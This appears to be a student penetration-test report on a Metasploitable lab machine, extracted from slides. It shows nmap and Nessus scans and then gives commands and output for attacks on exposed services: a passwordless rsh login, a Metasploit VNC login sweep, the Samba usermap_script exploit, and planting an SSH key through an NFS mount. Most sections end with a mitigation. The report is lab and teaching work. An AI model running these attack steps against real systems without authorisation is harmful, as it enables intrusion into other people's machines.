
Port 514 tcpwrapped

- The nmap scan shows that the port is open but tcpwrapped.



```
File  Actions  Edit  View  Help
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
```

- We performed a Nessus scan against the target, and a critical vulnerability on this port is present:




Exploiting rsh (Remote Shell)

- rsh is an old protocol that is rarely used today because it transmits data in plaintext and lacks encryption. If port 514 is associated with rsh, a pentester might try the following steps:
- **Synopsis**
  - You could log on without a password on this machine.
- **Description**
  - Nessus was able to login with rsh using common credentials identified by 'finger.' Either the accounts are not password-protected, or ~/.rhosts files are not properly configured.

Port 514 tcpwrapped

- So all we have to do is use the remote shell program without need password to log in:
- **rsh 192.168.1.157**




Mitigation

- The vulnerability occur because Either the accounts are not password-protected, or ~/.rhosts files are not properly configured.
- So may say the suitable mitigation for this case the accounts must have password and must be configured ~/.rhosts files by corrective way


X11(access denied)

- The "X11 access denied" error typically occurs when trying to run graphical applications on a Unix-like system (such as Linux) and the system doesn't have permission to access the X11 display server.

Exploiting



- And try to login by ssh but failure




- We notice The "Access Denied" message on port 6000 indicates that the X11 service on the target system is not vulnerable to exploitation. In other words, the X11 service on port 6000 is properly configured and secured, and there is no known vulnerability that can be exploited to gain unauthorized access.

Exploiting Port 53 – BIND

- The Berkeley Internet Name Domain (BIND) is an implementation of the Domain Name System (DNS) of the Internet. It performs both of the main DNS server roles, acting as an authoritative name server for domains, and acting as a recursive resolver in the network

Exploiting DNS: bailiwicked domain

- This attack allows you to add your own DNS entries to a target DNS nameserver. Thus, you could create a DNS entry like somethingveryevil.microsoft.com that would direct visitors wherever you wish.



PORTS 80, 5900, 139, 111

Port 80 hosting Apache httpd 2.2.8

Exploitation

- After cnnecting our machine we start to test it by namp scaning :
  > namp -sV 192.168.231.109 -p 80
- It's Apache running in Ubuntu. so let's try to gather some more info with an auxiliary scanner on metasploit :

```
msf5 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/http_version
msf5 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.231.109  yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/http_version) > run

[+] 192.168.231.109:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_version) >
```

- Have an phpinfo.php file on his path so visit it and got the page :

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled

Port 80 hosting Apache httpd 2.2.8

Mitigation

- **Delete phpinfo.php:**
- Remove the file to stop attackers from viewing critical server details.
  - rm /var/www/html/phpinfo.php
- This action is straightforward and reduces the risk of attacks by preventing the exposure of server configuration and vulnerabilities

Port 5900 VNC Exploitation

- After intailize our connection to machine we got to start the normal scaning by namp :
  > namp -sV 192.168.231.109 -p 5900

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.2.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-01 00:21 WAT
Nmap scan report for 192.168.2.2
Host is up (0.013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Li
nux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

- let's try to gather some more info with by search on exploit on metasploit :
  > grep scanner search vnc


```
msf6 > grep scanner search vnc
   0    auxiliary/scanner/vnc/ard_root_pw
      normal     No     Apple Remote Desktop Root Vulnerability
   83   auxiliary/scanner/http/thinvnc_traversal                    2019-10-16
      normal     No     ThinVNC Directory Traversal
   87   auxiliary/scanner/vnc/vnc_none_auth
      normal     No     VNC Authentication None Detection
   88   auxiliary/scanner/vnc/vnc_login
      normal     No     VNC Authentication Scanner
msf6 >
```

- after find exploit and fill all options and run exploit :found credentials of service of machine

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.2.2:5900      - 192.168.2.2:5900 - Starting VNC login sweep
[!] 192.168.2.2:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.2.2:5900      - 192.168.2.2:5900 - Login Successful: :password
[*] 192.168.2.2:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Port 5900 VNC

- vncviewer




Mitigation


- Use Strong Authentication
- Set a strong password: VNC typically requires a password for access. Use a strong, complex password that resists brute-force attacks.
- Avoid using default or weak passwords, which attackers can easily guess.
- Limit login attempts: If possible, configure VNC to limit the number of failed login attempts, preventing brute-force attacks.

Port 139 Samaba Exploitation


- **nmap -sV -sS -A 172.20.10.8**



- the target is using Samba version 3.0.20, which allows an attacker to execute arbitrary commands, by specifying a username containg shell meta characters.



- msfconsole
- search samba 3.0.20
- use exploit/multi/samba/usermap_script




Port 139 Samaba

- After get the veriosn and set the options with right configuration then we can exploit:

Ports 111 rpcbind nfs

Exploitation

- **namp -p- -sV -O 10.0.5.7**



- Then test the machine to find there are verions of the service with different vuln versions
- **rpcinfo -p 10.0.5.7 | grep nfs**

Ports 111 rpcbind nfs

- Mean all services of rpc hav nfs wgich is mean maybe vuln
- Then now we tryung to find if there are exploit or not by some commands:

```
┌──(kali㉿kali)-[~]
└─$ mkdir -p /root/.ssh
mkdir: cannot create directory '/root': Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo mkdir -p /root/.ssh

┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/kali]
└─# cd /root/.ssh
```

- Make direcroty ssh which we will save the rsa by ssh key on there :


```
┌──(root💀kali)-[~/.ssh]
└─# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): kali_met2_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in kali_met2_rsa
Your public key has been saved in kali_met2_rsa.pub
The key fingerprint is:
SHA256:BTmnwA0rDdKdcQLrZpZZmv/0C21fPg7BM8kljkASmlU root@kali
The key's randomart image is:
+---[RSA 4096]----+
|   ..o+BBE.      |
|    ..B=*+..     |
|     = +..+. . . |
|    . B  .o = +  |
|     X   S . O   |
|    + .   .   +  |
|       . o o . . |
|        o + . +. |
|         . o ... o.|
+----[SHA256]-----+
```

- **ssh-keygen -t rsa -b 4096**
- we fetch the type rsa key by this command which have number of bits we defined .

```
┌──(root💀kali)-[/]
└─# mount -o nolock -t nfs 10.0.5.7:/ /mnt

┌──(root💀kali)-[/]
└─# df -k
Filesystem     1K-blocks     Used Available Use% Mounted on
udev              985152        0    985152   0% /dev
tmpfs             203764      952    202812   1% /run
/dev/sda1       81058256 10602752  66294892  14% /
tmpfs            1018804        0   1018804   0% /dev/shm
tmpfs               5120        0      5120   0% /run/lock
tmpfs               4096        0      4096   0% /sys/fs/cgroup
tmpfs             203760       52    203708   1% /run/user/1000
10.0.5.7:/       7282176  1481344   5433856  21% /mnt

┌──(root💀kali)-[/]
```


Ports 111 rpcbind nfs

- The image shows a user mounting an NFS share from 10.0.5.7 to the local /mnt directory and checking disk usage with df -k.
- And now we install the machine on mnt path which will be ready exploit



- Now we back to path pf ssh rsa key and copy the keys to path we exist
- And copy rsa key to authorized_keys to be ready to exploit
- **cat authorized_keys**

- Now the keys are worked and the machine is vulnarable



- And now attacked is worked

PORTS 21, 512, 6667, 2049

Port 21 / FTP

What is FTP

- FTP (File Transfer Protocol) is a standard network protocol used for the transfer of files between a client and a server on a computer network. It enables the uploading and downloading of files, providing a simple way to share and manage data

